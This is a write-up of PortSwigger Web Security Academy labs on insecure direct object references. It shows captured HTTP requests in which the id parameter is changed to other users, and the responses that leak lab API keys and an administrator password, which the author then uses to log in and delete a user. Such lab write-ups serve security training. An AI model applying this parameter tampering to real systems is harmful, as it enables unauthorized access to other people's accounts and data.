
In this lab the id value is not used directly, First I tried to find the other possibilities include's modifying the session and csrf token but none of them worked. Through this lab I learned how cookies and sessions works by analysing every requests. After sometime I realized to find other ways on application and I checked the blogs with the usernames and one blog is posted by our carlos so I captured that request I found the value.
From here I just added the above found value in id field during interception and server returned carlos details which includes the api key.



```
GET /blogs?userId=5e52fda5-feda-497d-8bf2-6c89119d5d40 HTTP/2
Host: 0a27001b03f5112180becb80008a00ea.web-security-academy.net
Cookie: session=F5m23c49BQnD3euqhYZgzFob23S3BbQj
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a27001b03f5112180becb80008a00ea.web-security-academy.net/p
ost?postId=6
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3663

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <title>
      User ID controlled by request parameter, with unpredictable
      user IDs
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              User ID controlled by request parameter, with
              unpredictable user IDs
            </h2>
            <button id='submitSolution' class='button' method='POST
            ' path='/submitSolution' parameter='answer' >
              Submit solution
            </button>
            <script src='/resources/labheader/js/submitSolution.js'
```




https://0a27001b03f5112180becb80008a00ea.web-security-academy.net/my-account?id=7d514caf-1398-4d0a-893c-79e8c9da8efe

0a27001b03f5112180becb80008a00ea.web-security-academy.net says

Answer:

ECrDsZB5kg86AV3J5QHVZoweOr0k8UMK



User ID controlled by request parameter, with unpredictable user IDs

Congratulations, you solved the lab!

My Account


Your username is: wiener

Your email is: wiener@peter.com


Your API Key is: eHwE48G9t8sWr84NRgtRm7FN3A9cossl

Lab 7: https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-data-leakage-in-redirect

Similar, Process Intercepted all the request when logging with my valid credentials during this process one request is using id parameter to retrieve the data from server then I changed the id value to carlos using repeater and response contains the api key.



```
GET /my-account?id=carlos HTTP/2
Host: 0a4400ae0379442b8126a2a8002b0035.web-security-academy.net
Cookie: session=Y07OuIdDss6weZ83T7urG1RYHT6eJsP4
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0a4400ae0379442b8126a2a8002b0035.web-security-academy.net/l
ogin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```




Target: https://0a4400ae0379442b8126a2a8002b0035.web-security-academy.net

```
                    <p>
                        |
                    </p>
                    <a href="/logout">
                        Log out
                    </a>
                    <p>
                        |
                    </p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <h1>
                My Account
            </h1>
            <div id=account-content>
                <p>
                    Your username is: carlos
                </p>
                <div>
                    Your API Key is:
                    8dbWPiD78NcM0nwx0G7qOqVrIBvqZC3e
                </div>
                <br/>
                <form class="login-form" name="
                change-email-form" action="
                /my-account/change-email" method="POST">
                    <label>
                        Email
                    </label>
                    <input required type="email" name="email"
                    value="">
                    <input required type="hidden" name="csrf"
```

Selected text

8dbWPiD78NcM0nwx0G7qOqVrIBvqZC3e



https://0a4400ae0379442b8126a2a8002b0035.web-security-academy.net/my-account?id=wiener


0a4400ae0379442b8126a2a8002b0035.web-security-academy.net says

Answer: 8dbWPiD78NcM0nwx0G7qOqVrIBvqZC3e

My Account

Your username is: wiener

Your API Key is: tJoElhyi9ePeAB7UJjKr8plRGYVf4KBw



User ID controlled by request parameter with data leakage in redirect

Back to lab description

Congratulations, you solved the lab!

My Account


Your username is: wiener

Your API Key is: tJoElhyi9ePeAB7UJjKr8plRGYVf4KBw

Email


Lab 8: https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure

According to title it is saying that the password disclosure is possible. I started capturing all the requests when I am logging into the site and I found that again the application is using the same request id to fetch details but now I am not sure weather it works or not but after capturing requests I went to repeater to check if it is working or not surprisingly it is working when I passed the request by changing the user id to administrator. So, to find the password I inspected the website and changed the password type to text and I copied that password to login as admin. Now, our final task I deleted the user carlos.



```
GET /my-account?id=administrator HTTP/2
Host: 0a37001c04e551dd809c354e0007003f.web-security-academy.net
Cookie: session=GtpnZD2TtRB6GzsKivTjaIRrXYeHs6L6
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0a37001c04e551dd809c354e0007003f.web-security-academy.net/l
ogin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
                    </p>
                </section>
            </header>
            <header class="notification-header">
            </header>
            <h1>
                My Account
            </h1>
            <div id=account-content>
                <p>
                    Your username is: administrator
                </p>
                <form class="login-form" name="
                change-email-form" action="
                /my-account/change-email" method="POST">
                    <label>
                        Email
                    </label>
                    <input required type="email" name="email"
                    value="">
                    <input required type="hidden" name="csrf"
                    value="LXFjn1Z4c9AbThEuTMsfZqIJfgE6xB6s">
                    <button class='button' type='submit'>
                        Update email
                    </button>
                </form>
                <form class="login-form" action="
                /my-account/change-password" method="POST">
                    <br/>
                    <label>
                        Password
                    </label>
                    <input required type="hidden" name="csrf"
                    value="LXFjn1Z4c9AbThEuTMsfZqIJfgE6xB6s">
```


Not secure
https://0a37001c04e551dd809c354e0007003f.web-security-academy.net/my-account?id=wiener
Web Security Academy
LAB
Not solved
Back to lab description »
Home | My account | Log out
Update email
Update password

User ID controlled by request parameter with password disclosure


My Account

Your username is: administrator

Email

Password

••••••••••••••••••••



https://0a37001c04e551dd809c354e0007003f.web-security-academy.net/my-account?id=wiener

Web Security Academy | User ID controlled by request parameter with password disclosure | LAB Not solved

Back to lab description »

Home | My account | Log out


My Account

Your username is: administrator

Email

Password

```
<!DOCTYPE html>
<html class="hydrated">
 ▶<merlin-component id="merlin-text-summarizer" class="merlin text-summarizer">⋯
  </merlin-component>
 ▶<merlin-component id="merlin-context-btn" class="merlin context-btn">⋯</merlin-
  component>
 ▶<merlin-component id="merlin-tutorial" class="merlin-tutorial">⋯</merlin-component>
 ▶<merlin-component id="merlin-preview-link" class="merlin merlin-preview-link">⋯
  </merlin-component>
 ▶<merlin-component id="merlin-chat" class="merlin chat">⋯</merlin-component>
 ▶<head>⋯</head>
 ▼<body data-new-gr-c-s-check-loaded="14.1198.0" data-gr-ext-installed>
    <script src="/resources/labheader/js/labHeader.js"></script>
   ▶<div id="academyLabHeader">⋯</div>
   ▼<div theme>
     ▼<section class="maincontainer">
       ▼<div class="container is-page">
         ▶<header class="navigation-header">⋯</header> flex
          <header class="notification-header"> </header>
          <h1>My Account</h1>
         ▼<div id="account-content">
            <p>Your username is: administrator</p>
           ▶<form class="login-form" name="change-email-form" action="/my-account/change-em
            ail" method="POST">⋯</form>
           ▼<form class="login-form" action="/my-account/change-password" method="POST">
              <br>
              <label>Password</label>
              <input required type="hidden" name="csrf" value="KeAV914fRCu3bkNK6ajmo35ZGl7y
              LrBR">
···           <input required type="password" name="password" value="dfce4rve8w124655nhx
              r"> == $0
              <button class="button" type="submit"> Update password </button>
            </form>
          </div>
        </div>
      </section>
      <div class="footer-wrapper"> </div>
    </div>
   ▶<div id="sqrx-content-container">⋯</div>
   ▶<sqrx-notification-bar id="sqrxNotificationBar" elemtitle="SquareX Safe File Viewer"
    is-dark-mode class="hydrated">⋯</sqrx-notification-bar>
   ▶<sqrx-email-notifier variant="dark" class="hydrated">⋯</sqrx-email-notifier>
  </body>
 ▶<merlin-component id="merlin-uicomponentportal" class="merlin merlin-uicomponentportal">
  ⋯</merlin-component>
 ▶<grammarly-desktop-integration data-grammarly-shadow-root="true">⋯</grammarly-desktop-
```



https://0a37001c04e551dd809c354e0007003f.web-security-academy.net/login

Web Security Academy | User ID controlled by request parameter with password disclosure | LAB Not solved


Back to lab description »

Home | My account

Login

Username: administrator

Password: ••••••••••••••••••••



https://0a37001c04e551dd809c354e0007003f.web-security-academy.net/my-account?id=administrator

Web Security Academy | User ID controlled by request parameter with password disclosure | LAB Not solved

Back to lab description »


Home | Admin panel | My account | Log out

My Account

Your username is: administrator

Email

Password



User ID controlled by request parameter with password disclosure

